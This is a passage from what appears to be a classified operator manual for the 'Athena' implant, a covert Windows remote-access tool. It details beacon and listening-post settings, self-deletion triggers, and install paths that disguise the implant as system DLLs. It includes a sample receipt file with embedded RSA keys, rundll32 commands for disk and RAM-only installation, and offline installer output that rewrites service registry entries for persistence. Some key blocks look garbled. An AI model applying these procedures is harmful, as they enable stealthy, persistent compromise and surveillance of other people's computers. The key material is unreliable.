5	Beacon - Jitter as a percentage of Interval 0..100 (number) default:[5] new value:	The default jitter used to randomize the beacon time based on a percentage of the interval time. (NOTE: 0 disables jitter) Percentage (0..100)
6	Beacon - Boot Delay in seconds (number) default:[60] new value:	The default boot delay for the implant. The amount of time to wait after a reboot. Time in seconds
7	Beacon - Hibernation Delay in seconds (number) default:[60] new value:	The default hibernation delay for the implant. The amount of time to wait before the first beacon will be processed. Time in seconds
8	Beacon - Tasking Delay in seconds (number) default:[60] new value:	The default tasking delay for all commands processed. Time in seconds
9	Beacon - Domains (LP Server DNS hostname or IP Addresses separated by a comma) default:[None] new value: abc.com	The default domain name (hostname or IP address) of the Listening Post to be used for beaconing. Time in seconds
10	Beacon - Port (number) default:[443] new value:	The default port number used to beacon from the target. Port number(0..65535)
11	Beacon - Proxy Port NOTE:0=disable (number) default:[0] new value:	The default proxy port for processing beacons on the target. Port number(0..65535)
12	Beacon - User Agent String (string) default:[Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0)] new value:	The default user agent string placed in the header when processing beacons on the target. String
13	Beacon - URL Path for LP (string) default:[/] new value:	The default URL path on the server that is used for processing beacons on the target. WARNING: This value MUST be in the DATA_URLS field in the config.json file on the LP. String
14	Beacon - Accept Header (string) default:[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8] new value:	The default accept header in the packet when processing beacons on the target. String
15	Beacon - Accept Language Header (string) default:[en-US,en;q=0.5] new value:	The default accept language header in the packet when processing beacons on the target. String

Action / Help Text	Notes
16 Beacon - Accept Encoding Header (string) default:[application/octet-stream] new value:	The default accept encoding header in the packet when processing beacons on the target. WARNING: Changing this value may cause unexpected results when processing data on the target. String
17 Beacon - IE Proxy Address (string) default:[] new value:	The default IE Proxy Address used to proxy beacon communication on the target. String
18 Beacon - WPAD Proxy Address (string) default:[] new value:	The default WPAD Proxy Address used to proxy beacon communication on the target. String
19 Tasking - Overt State File Path (string) default:[] new value:	The default overt state file path used to store state information during processing of commands. (NOTE: when empty – no state information is stored on target). This directory will store state files (random file names) of current processing information. String – full path
20 Tasking - Batch Execution Timeout in seconds (number) default:[0] new value:	The default batch execution timeout is used to cancel processing of long running batches. Time in seconds
21 Tasking - Command Execution Timeout in seconds (number) default:[0] new value:	The default command execution timeout is used to cancel processing of long running commands. Time in seconds
22 Tasking - Chunk Size - maximum number of bytes in a single block (number) default:[0] new value:	The default chunk size of a packet sent from the target to the Listening Post. Number in bytes
23 Tasking - Max CPU Utilization 0..100 (number) default:[0] new value:	The default maximum CPU utilization used by the system while processing commands. Percentage of system usage(0..100)
24 Tasking - Max Processing Data Size (number) default:[50331648] new value:	The default maximum processing data size of the data to process on target. Number in bytes
25 Uninstall - Date (YYYY-MM-DDTHH:MM:SS) - UTC default:[] new value:	The default time and date of the automatic self-deletion of the target executable. Date (YYYY-MM-DDTHH:MM:SS)
26 Uninstall - Deadman Delay in seconds (number) default:[0] new value:	The default delay that the target will self-delete after not receiving a valid beacon. Time in seconds
27 Uninstall - Beacon failure attempts (number) default:[0] new value:	The default number of beacon failure attempts to force a self-delete of the target executable. Number

Action / Help Text	Notes
28 Uninstall - Kill File Path - full file path on target (string) default:[] new value:	The default kill file name that is used to force a self-delete when the file is present on the target system. File Name
29 Install - Target File Name (string) default:[%SystemRoot%\System32\Microsoft\Crypto\RAS\iprccache.dll] new value:	The default file path used for the host target file. File Name
30 Install - Data File Name (string) default:[%SystemRoot%\System32\CodeIntegrity\ras.cache] new value:	The default file path used for the data file on the target system. File Name
31 Install - Restart service with Service Control Manager (SCM) (no,yes) default:[yes] new value:	The option to restart the service after install. Otherwise, the tool will be installed and will not start until next reboot or restart of the host service. Yes/No

6.5 (U) Output

(U) The Builder produces multiple output components. All receipts will be placed in the receipts folder. Each build will be in its own directory and contain all target specific files.

6.5.1 (U) Output Receipt File

(S//NF) The Builder outputs an XML receipt file containing all the configuration settings for a target. The receipt file is required when tasking implants and parsing output from a target. The receipt file name will include the parent id as well as the child id if one exists (e.g. test_ABCD0064_receipt.xml). Figure 12 shows an example of the receipt file format.

```
<?xml version="1.0" encoding="UTF-8"?>
<ATHENA>
  <CLIENT_KEY>
    <PUBLIC_KEY>-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICGKCAgEAWJjJBMrqVw3insRnvkGp
b1ySeVzBU2SK38g8i1JpZXELqzNzmrXKjg23A9H24hojPHnANzruDe13qJY+0vpe
w07wbFWOCr5aJ2ETcDK+N601URMTsjy8k7uNasPtI+ffzuiCHvDYvoLTDORjAy45
zrwoPozzVlX01YEfc3nQMZ7YRmUZxNlkaQ5nXoZuUeBzNpzYAEa8h84t2/HpFb+H
+1RYWIf7ZvJTadLHcw+8PsCX06Gr+HZRpi/c9CEakzhVfIwQg4rPuXsMdbP0D38k
IH09oP/yd73EJT4w06jddtFwvXd0I/HwOcb8GXkpoPmcVP0jeaV0wE11+nYddAou
DKMzaYivpeHsdsA2RjnwlcIFJKEHmug7ga0+4Xr7PGv/B8tWmCyLJ0FnTB3xTiJ6
AQ5+Fgej6I/zg1o9XVs37kNHBdxkia6XmMapfezKFhL06IQtTzV383IU28bouaC
QamGy009wFs0ZmjKVCxwsJomNDWx/6iSg4diLu6Ju4jgsolG9Sa0Xur4pb0g8hF1
z1lvSC5FBD30ekpQNIspWslHfNa0Mvw1g+CftEKV1EIwv+Kcm0aNzVi3vf+LpHu
jKN9go9oqyHK0UY2G1otCh+UlyLJJ71vHnJZ7jamQLG3iYKmwN/PYZ0svD50cEW9
wK31H27uRLVBZYGQ5815M5cCAwEAAQ==
-----END PUBLIC KEY-----
    </PUBLIC_KEY>
    <PRIVATE_KEY>-----BEGIN RSA PRIVATE KEY-----
MIIJKAIBAAKCAgEAWJjJBMrqVw3insRnvkGpb1ySeVzBU2SK38g8i1JpZXELqzNz
mrXKjg23A9H24hojPHnANzruDe13qJY+0vpew07wbFWOCr5aJ2ETcDK+N601URMT
sjy8k7uNasPtI+ffzuiCHvDYvoLTDORjAy45zrwoPozzVlX01YEfc3nQMZ7YRmUZ
xNlkaQ5nXoZuUeBzNpzYAEa8h84t2/HpFb+H+1RYWIf7ZvJTadLHcw+8PsCX06Gr
+HZRpi/c9CEakzhVfIwQg4rPuXsMdbP0D38kIH09oP/yd73EJT4w06jddtFwvXd0
I/HwOcb8GXkpoPmcVP0jeaV0wE11+nYddAouDKMzaYivpeHsdsA2RjnwlcIFJKEH
mug7ga0+4Xr7PGv/B8tWmCyLJ0FnTB3xTiJ6AQ5+Fgej6I/zg1o9XVs37kNHBdx
kia6XmMapfezKFhL06IQtTzV383IU28bouaCQamGy009wFs0ZmjKVCxwsJomNDWx
/6iSg4diLu6Ju4jgsolG9Sa0Xur4pb0g8hF1z1lvSC5FBD30ekpQNIspWslHfNa
0Mvw1g+CftEKV1EIwv+Kcm0aNzVi3vf+LpHujKN9go9oqyHK0UY2G1otCh+UlyLJ
```

```

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
-----END RSA PRIVATE KEY-----
</PRIVATE_KEY>
</CLIENT_KEY>
<TASKING>
<COMMAND_EXECUTE_TIMEOUT>10</COMMAND_EXECUTE_TIMEOUT>
<STATE_FILE_PATH>.\STATE_FILES</STATE_FILE_PATH>
<MAX_CPU_UTILIZATION>40</MAX_CPU_UTILIZATION>
<MAX_PROCESSING_DATA_SIZE>1000000</MAX_PROCESSING_DATA_SIZE>
<MAX_CHUNK_SIZE>0</MAX_CHUNK_SIZE>
<BATCH_EXECUTION_TIMEOUT>123</BATCH_EXECUTION_TIMEOUT>
</TASKING>
<INSTALL>
<RESTART_SERVICE>1</RESTART_SERVICE>
<TARGET_FILE_NAME>%SystemRoot
%\System32\Microsoft\Crypto\RAS\iprcache.dll</TARGET_FILE_NAME>
<ORIGINAL_FILE_NAME>%SystemRoot%\System32\iprtrmgr.dll</ORIGINAL_FILE_NAME>
<DATA_FILE_NAME>%SystemRoot%\System32\codeintegrity\ras.cache</DATA_FILE_NAME>
</INSTALL>
<UNINSTALL>
<KILL_FILE_PATH></KILL_FILE_PATH>
<DEAD_MAN_DELAY>0</DEAD_MAN_DELAY>
<BEACON_FAILURES>0</BEACON_FAILURES>
<DATE_AND_TIME></DATE_AND_TIME>
</UNINSTALL>
<BEACON>
<BOOT_DELAY>0</BOOT_DELAY>
<DOMAINS>10.3.2.56</DOMAINS>
<PORT>443</PORT>
<JITTER>0</JITTER>
<USER_AGENT_STRING>Mozilla/5.0 (Windows NT 6.3; Trident/7.0;
rv:11.0)</USER_AGENT_STRING>
<ACCEPT_STRING></ACCEPT_STRING>

```

```

<INTERVAL>5</INTERVAL>
<TASKING_DELAY>0</TASKING_DELAY>
<PROXY_PORT>0</PROXY_PORT>
<HIBERNATION_DELAY>0</HIBERNATION_DELAY>
<ACCEPT_LANG_STRING></ACCEPT_LANG_STRING>
<IE_PROXY_ADDRESS></IE_PROXY_ADDRESS>
<URL_PATH>/octopus</URL_PATH>
<ACCEPT_ENCODING_STRING></ACCEPT_ENCODING_STRING>
<WPAD_PROXY_ADDRESS></WPAD_PROXY_ADDRESS>

</BEACON>
<SERVER_KEY>
  <PUBLIC_KEY>-----BEGIN PUBLIC KEY-----
MIICiANBgkqhkiG9w0BAQEFAAOCAg8AMIICGKCAgEA4GUhkIiQtZTYYGiz3ieh
Cyw0Hz5KM5YbYrvkASsImNzrPem2jwBsHPBzimnr szlVPezxkRCZORB1MeThJgPA
/RAh1udtKL0x5zW6hrxuibtwW+NJSZpigqVut6gMqrtiCrhtY0p17wq4+xyQtZJ/
D0y12w8umsFMSLDW35LaS0Lg0CuuvhjanUfW61np0p11jpf0EW25b/VY1wrgjcd
NdB48np1fB0e0MZLWuVMhVp2mv05jGjMdaBVwx01Pt31ryZ/40K1fvucBqURhZp
yTa9VWorCFmTzBq6+7ZZv71Phxq0Im1+5jgR0i8U95YnVT1op82mRj5BCmoZNX6p
212ZoG5skRHsMP66ohNK5qyW/qk4CnDxqKQprkdIN7/qKJ+rQ732WY6d3f407nw3
fv01qGb+66J2nIXmkZ2mdE8NIY6FxygfMkkqnMpcNfiILK1VSJYDY/LWTNndYwnK
Q8gSBmV0klF7BefAN0Y6luq0/7Lzkcx0Yz7AJDwXpCDVx0D/Eyc7X1K8EAX+jUY
iBv/bAjNjH6862DgR16yqzb802P4DzTn2oVvDpg8Q0g52Sca7ZrSjPawFg9zBq7K
U3+2xz7KvyZLx1fkNipXFQRernuqV1pz057KqeI8KZpBNI1BYbDFAR/8TcXZxvqP
d7XdpX51gzCsyos/L1B1Mq8CAwEAAQ==
-----END PUBLIC KEY-----
</PUBLIC_KEY>
  <PRIVATE_KEY>-----BEGIN RSA PRIVATE KEY-----
MIIJKwIBAAKCAgEA4GUhkIiQtZTYYGiz3iehCyw0Hz5KM5YbYrvkASsImNzrPem2
jwBsHPBzimnr szlVPezxkRCZORB1MeThJgPA/RAh1udtKL0x5zW6hrxuibtwW+NJ
SZpigqVut6gMqrtiCrhtY0p17wq4+xyQtZJ/D0y12w8umsFMSLDW35LaS0Lg0Cu
uvhjanUfW61np0p11jpf0EW25b/VY1wrgjcdNdB48np1fB0e0MZLWuVMhVp2mv05
jGjMdaBVwx01Pt31ryZ/40K1fvucBqURhZpyTa9VWorCFmTzBq6+7ZZv71Phxq0
Im1+5jgR0i8U95YnVT1op82mRj5BCmoZNX6p212ZoG5skRHsMP66ohNK5qyW/qk4
CnDxqKQprkdIN7/qKJ+rQ732WY6d3f407nw3fv01qGb+66J2nIXmkZ2mdE8NIY6F
xygfMkkqnMpcNfiILK1VSJYDY/LWTNndYwnKQ8gSBmV0klF7BefAN0Y6luq0/7L
zkcx0Yz7AJDwXpCDVx0D/Eyc7X1K8EAX+jUYiBv/bAjNjH6862DgR16yqzb802P4
DzTn2oVvDpg8Q0g52Sca7ZrSjPawFg9zBq7KU3+2xz7KvyZLx1fkNipXFQRernuq
V1pz057KqeI8KZpBNI1BYbDFAR/8TcXZxvqPd7XdpX51gzCsyos/L1B1Mq8CAwEA
AQKCAgEAvkr1COXXGjXmVq1to3K17ob9nF89m7urI7LE63ysALitH0cISaJabNY4
lW03vze30FkUjnmBuBqdxubsoeA1s5u58U/vUJV00aae1s7cuYlzlLulzaBile7eB
SfWYKd1YildWaP7L3liQgFs8GM7QM5BDgp7AXfqYj3hv8A9gUby4W7D/sjPviLu4
dc08trYw7EK776qnlPTep1qUiYv1mJjFtvoskKkuEEpSTEDEGWj+VHPMNRat1Gu
CRDF0i/i89bjHcVkc+Y48RaJmVqmgT2LmFi9f4o/ftIZ6Y9XA3V2HPbnzS0Dfv0
GAx/Ums1lfJmXw9V93GpxIQvNp9guJGD61HjxnaRckhuGwkMwxZy300YVIt2JWY
vS6RkG+VEg71Cr92GK2HVucs6WKPEaBPwp06REh0mK4yt4qRupAm001P6B2q4wHi
2DyG5lD9tPc0k1lezxQRJbBHx4q3qHcVqkUla7R30nGSHYLKRNYVBEdrwl2atH
CkqSZTvfEBFuTXIONnCK02PWI3N9TPmIBG5iAxm15M0NXb3Edg+v19Cc471q6q8
rFuEBf71Uu17Lbu17Lbu17Lbu17Lbu17Lbu17Lbu17Lbu17Lbu17Lbu17Lbu17Lbu
2I4gjb1m/swXY0Tz/SoVaDwZhwVZZdfsvwkbZuv1LJHeyNoukCggEBAPHWxFmE
y+R4I5A0WnRI5dm84cpERUWz4S2aLhSX2YzZ/ TapwRgk1t8gwjLKejD0BhGFweQ
tcw1pCu9x0UnBu0/nezFJTM8pQMxmrIWkTL8/sFqaascfp5ohFh45AjFPLhuhusI
+801hj7mB0ohFVxuhRnjX02tag1EQPgndEe8Ye/2/bzJ0cpV1ACJ5mwP6myj94LAL
ZKUzfz7nr44tsXiA1ejEwuAmn3RF8gNkeBsRRKJsNvc4t7rCSIDAXUxsNv/7q3Tk
p/3I8hqG08qSX9mSXdL00uRckcTVHN5bDbp3q5nA7qRFIWG2K0XSwjnr7f8F4f09
za530q+Ket42dJMCggEBA02JRjz/WjqNFVfSx5E5nGSLbcnWuUmy201rAsYVqKUB
Q/dAC7e1K5x4m3H2v3aIHZ+i+KYETnAjPJntPEU/i6CXJh2g3I8UBb3s/EGtpZ3n
dev8cPXLkvr4Pj9KE3LIAoehgXPMzHs+o+mYIs9dUD3TGqJONawqPaNRn5da76qh
l4pExR2lFwNd6e0rXGGhwp5kKh39/ASE88z6YbtPslDjhg9wsj0Eo0V1nUdzPMZj
6UYPeBPTJrxBE2ctokgYgeUo89WuWdoM2t2L9E/YAcSQuEN/psZCr/RkQDKDIPpi
hmkiD1xjGofHmZxZj1fyfH8ucM5wGu3BVxJWYVBFVUCggEBA0S0hQUXnm00pde5
wus3oh0gkXxJ/YXcx0oGvXqbUL3vn4Iz+QxKdNC3kMeD20u/FKUm1tImgMRlAb1d
QmKX+cjw5d5JjBjabadGQ5f79QkfZVy0Q4IEZEwm/GaVly6gGUJa1zsj+2otNtYx0
c6iaz8d1Q5qjg8cDSqwoP5mu1y4y46wza0kLK0fMzS4uQ7UE+fNjZTpsfKwUZtAa
wy4KzTn3+TjdsM0i40hQz2fY1L3L7VwB81ssQMcAeafPh879Qv7hZJ9xxE
Yt9mazQDQq0HOPEe54F5E2KTHU4eHN9hYy20Q+5zTfWmj3vniRxeNq541PK1ynk
JK8ypAUCggEBAM03QwRknPwZ5cG0PHBCdhw2ebAJD8ZD60izAPMBFSdIAupKK697
fVUHl829MeHgNvF33BX5N1icf9PzzTtLADarCgs+ZcUhI7bYSTIn2V91nW/wqP9
U/Mzwko+1a+xdFhXGENS5edFVGtWjzHZTqZTQSL54X1r+0JaU0AtuecCVY81VJX
aPE00huaYb0HqZELkWP4VY3PS86aISsnL6CTc29/2QsiVb+X7xJFgHQb3xFGy
YneXUTfMmYqm0m40HUCa06Gvr+NLcgFG8V24LiXIVkeathBoB/74guqlVafYzQMB
13fAZjDaL6iZAIeHjt18HM0Ww4n1J8C5WMECggEBALHobKlHKQgBjnhc8VU1d7fT

```

```

9KQ0rFATxmyIt0kXbwXQ1yNmRKnybXAWHleAzCj0qrKf7CtdRSP0B7wetwTH5orK
7FYwjPTWEr+hsDZmKX0uU3xv1CBYnNbKe7M2Ci1seCcqzphmQDghH3lIAp+BTkwYL
zD5Z5IakrmXE+NmRafPUUZnEhmi1yNuinPeTlrULBbh3X6W9mvJQc0SFZ4HkaE5W
nFVG1GYAISzBqgk4aALrupQGzshdQgvEcfoeZuYUXRaQeQGvZS7z/cDQ/10Z7J
3NN4NMOj7VGMNj/tcw5ScEba5ZbZwnPZwiDChHTbl0pkbnLKhb/o1898RFaEryg=
-----END RSA PRIVATE KEY-----
</PRIVATE_KEY>
  </SERVER_KEY>
  <SOURCE>
    <MASK>4D324A24C2EB88548A760390ED9DEAB6</MASK>
  </SOURCE>
  <TARGET>
    <CHILD_ID>0xABCD0064</CHILD_ID>
    <DYN_CONFIG_TYPE>0</DYN_CONFIG_TYPE>
    <PARENT_ID>test</PARENT_ID>
  </TARGET>
</ATHENA>

```

Figure 12 - (S//NF) Example Receipt File - XML

6.5.1 (U) Output Target Files

(S//NF) The Builder outputs files that are used to manage the target implant. Figure 13 shows the listing of the files included in a standard target configuration.

```

<SYSTEM_EXPORT_PATH>
  builder.log           - output log from the Builder
  test_ABCD0064_receipt.xml - target receipt file
  -installer           - NOD spec installation files
    installer_x64.dll   - 64 bit installation dll
    installer_x86.dll   - 32 bit installation dll
  -offline             - linux offline installation files
    -linux
      functions.sh
      linux.sh
      reged.static      - registry editor
      target_x64.dat
      target_x64.dll
      target_x64.ini
      target_x86.dat
      target_x86.dll
      target_x86.ini
    -windows           - windows offline installation files
      offline_x64.exe   - installer for 64 bit recovery OS
      offline_x86.exe   - installer for 32 bit recovery OS
      target.ini        - configuration for specific implant
      target_x64.dat
      target_x64.dll
      target_x86.dat
      target_x86.dll
  -ram_only            - NOD spec ram-only version of Athena
    ram_only_x64.dll    - 64 bit run dll
    ram_only_x86.dll    - 32 bit run dll

```

Figure 13 - (S//NF) Builder Output Files

Note



(S//NF) Athena's Builder has a `--debug` option that will build all the intermediate files and place them in a debug directory in the Builder output directory.

7. (U) Implant Installation

7.1 (U) Overt Installation on Disk Mode

(S//NF) Once the target is created with the Builder, the implant can be installed with the Installer DLL. The specific name can be changed when deploying using a DLL file.

- Installer_x64.dll – 64 bit installation DLL
- Installer_x86.dll – 32 bit installation DLL

(S//NF) Another tool is required to load the Installer onto the system. For testing purposes only, rundll32.exe (with Administrator access) can be used as the loader tool. However, testing the Installer using rundll32.exe may be flagged by the PSP (see discussion in Section 10.2).

Usage: rundll32 installer_x64.dll,#2

Note



(S//NF) The Shellterm entry point is at ordinal 1 and the rundll32 entry point is at ordinal 2.

7.2 (U) Random Access Memory-Only (RAM-Only) Mode

(S//NF) Once the target is created with the Builder, the implant can be run in memory with the ram_only DLL. The specific name can be changed when deploying via a DLL file.

- ram_only_x64.dll – 64 bit ram-only DLL
- ram_only_x86.dll – 32 bit ram-only DLL

(S//NF) Another tool is required to run the RAM-only instance on a system. For testing, rundll32.exe can be used as the loader tool.

Usage: rundll32 ram_only_x64.dll,#2

7.3 (U) Implant Offline Installation

(S//NF) The Offline Installer sets up Athena/Hera on an unbooted computer and updates the computer's registry. The Installer can be run from a remote operating system by using a Linux boot disk (e.g., Ubuntu v14.04) or a Windows Installation disk and the Recovery Console.

7.3.1 (U) Offline Windows Installation

(S//NF) The Offline Windows Installer requires a Windows distribution that has an active Recovery Console. The bitness of the Windows distribution does not affect the installation but the correct version of the Installer must be run in the console -- *the Offline Installer version must match the bitness of the Windows Recovery Console*. Either installation will resolve the correct target installation files.

- offline_x64.exe – for use with the 64 bit Recovery Console
- offline_x86.exe – for use with the 32 bit Recovery Console

```

>offline_x64.exe

OFFLINE::Dec 21 2015
USAGE: offline <optional windows path>

Searching C:
Searching D:
Searching X:

Update options:

1) C:\Windows (x64)
2) D:\Window10 (x64)

Select instance to update (q or x to quit):2

Processing: D:\Window10 (x64)
>> Reg: SYSTEM\CurrentControlSet\Services\RemoteAccess\RouterManagers\Ip
      DLLPath -> %SystemRoot%\System32\Microsoft\Crypto\RAS\iprccache.dll
      Start -> 0x02
      Type -> 0x20
>> Reg: SYSTEM\CurrentControlSet\Services\RasMan
      Start -> 0x02
      Type -> 0x20
>> Reg: SYSTEM\CurrentControlSet\Services\SstpSvc
      Start -> 0x02
      Type -> 0x20
>> Source:d:\Athena\builder_output\test_ABCD0064\offline\windows\target_x64.dll
      Dest: D:\Window10\system32\microsoft\crypto\ras\iprccache.dll
>> Source:d:\Athena\builder_output\test_ABCD0064\offline\windows\target_x64.dat
      Dest: D:\Window10\system32\codeintegrity\ras.cache
SUCCESS

```

Figure 14 - (S//NF) Windows Offline Installer

(S//NF)Figure 14 shows the output from an Offline Installer session. The installation script will scan all mounted disks and determine potential Windows versions. A list will be displayed and the user can select the specific instance to install.

Note



(S//NF) The offline tool allows alternate paths to be included on the command line as arguments.

USAGE: offline.exe <optional windows path>

7.3.1 (U) Offline Linux Installation

(S//NF) The Offline Linux Installer requires the components and versions listed in Table 8 below. The Ubuntu v14.04 installation media will contain the correct versions of required software for the offline Linux installation.

Table 8 - (S//NF) Required Offline Installer Components

Component Utility	Version
bash	4.3.8 or greater
sed	4.2.2
od	8.2.1 or greater
regeed.static	0.1 140201(included in the Athena distribution)
fdisk	2.20.1 or greater
mawk	1.3.3 or greater
grep	2.16-1 or greater
mount	2.20.1-5 or greater
file	1.5.14 or greater

(S//NF) Begin the Linux based offline installation by booting the target with a Linux boot disk (i.e. Ubuntu installation media). Insert or download the Athena/Hera media. The Athena/Hera Media should contain two shell scripts (linux.sh, functions.sh) and an INI configuration file (usually target.ini). Configuration parameters for the target are pulled from the INI file.

(S//NF) Run `./linux.sh <target.ini>`. You will be prompted to select any available target windows partitions. Select the corresponding number as shown in Figure 15. Once you select the partition, the Windows architecture will be determined via a `file` utility call and the appropriate binaries will be deployed. Once installation is successful, restart the target machine.

```

root@ubuntu:/home/ubuntu/lin# ./linux.sh target.ini
The following Windows partitions have been found:

Select a partition to install to:
0) /dev/sda1 *      2048      206847      102400      7  HPFS/NTFS/exFAT
1) /dev/sda2      206848    125827071   62810112   7  HPFS/NTFS/exFAT
1
Using mount point: /mnt/tmpmount

Determining architecture
x64 System Detected
Using x64 architecture
Binary files are target_x64.dll target_x64.dat

Success: Imported settings to registry
Deploying ./target_x64.dll to /mnt/tmpmount//Windows/System32/Microsoft/Crypto/RAS/iprncache.dll
Deploying ./target_x64.dat to /mnt/tmpmount//Windows/System32/codeintegrity/ras.cache
Completed: Finished successfully
root@ubuntu:/home/ubuntu/lin#

```

Figure 15 - (S//NF) Linux Offline Installation

8. (U) Tasker

(S//NF) Some general usage comments are presented below:

- Any default value (e.g., **[bracketed text]**) is either randomly generated or a suggestion, and their use on multiple operations without modification may present a signature that could identify the presence of Athena in a network.

- The word 'overt' in a prompt for configuration information indicates the information will be visible to a user logged on to the target machine. Care should be taken to ensure these values are consistent with the operational CONOP.
- Configuration settings that can be modified when the implant is on target are indicated in the prompt text.

8.1 (U) Usage

(S//NF) This section contains information for tasking an implant. Figure 16 (below) shows the command line options for the Tasker.

Warning



(S//NF) Implant tasking may be completed on the low-side; however, the operator should be aware that cryptographic key data will be *in the clear*.

(S//NF) By default, the Tasker allows the Operator to interactively build tasking for an implant or implant family. Alternatively, the operator can also input tasking via a scripted tasking file.

```
>python.exe tasker.py -h
usage: tasker.py [-h] [-r RECEIPT] [-s SCRIPT] [-g GENERATE] [-p PRIORITY]
                [-x] [-e] [--id ID] [--debug]

Tasker Configuration

optional arguments:
  -h, --help            show this help message and exit
  -r RECEIPT, --receipt RECEIPT
                        This argument defines an existing receipt filename to
                        be used for processing.
  -i SCRIPT, --import SCRIPT
                        This argument provides the ability to import a script
                        for processing.
  -g GENERATE, --generate GENERATE
                        This argument provides the output path location.
  -p PRIORITY, --priority PRIORITY
                        This argument provides ability to set the
                        priority/ordering (0..255) NOTE: 128->default and
                        0->highest.
  -x, --persist         This argument provides ability to set the batch as a
                        persistent batch.
  -e, --stoponerror     This argument provides ability to stop the batch on a
                        command execution error.
  --id ID               This argument provides the ability to force a specific
                        initial task ID for a tasking session (usually just
                        used for debugging purposes - number is decoded as
                        hex).
  --debug               This argument allows debugging information to be
                        included in the output directory.
```

Figure 16 - (S//NF) Tasker Command Line Options

8.2 (U) Command Line Options

(S//NF) The Tasker has multiple command line options; however the tool may be invoked without any command line options. The local directory will be used to output results.

Usage: python.exe tasker.py

8.2.1 (U) RECEIPT

(S//NF) This argument defines an existing receipt filename to be used for processing. A receipt file is generated by the Builder and contains all the settings for the configured implant.

8.2.2 (U) SCRIPT

(S//NF) This argument provides the ability to import a script for processing. A script is simply a text file that contains all the commands in a batch script. The following sections will describe the syntax for the command script.

8.2.3 (U) GENERATE

(S//NF) This argument provides the output path location. By default, the output will be stored in the tasker_output directory. This option will override the location for the tasking output information.

8.2.4 (U) PRIORITY

(S//NF) This argument provides ability to set the priority/ordering (0..255) NOTE:

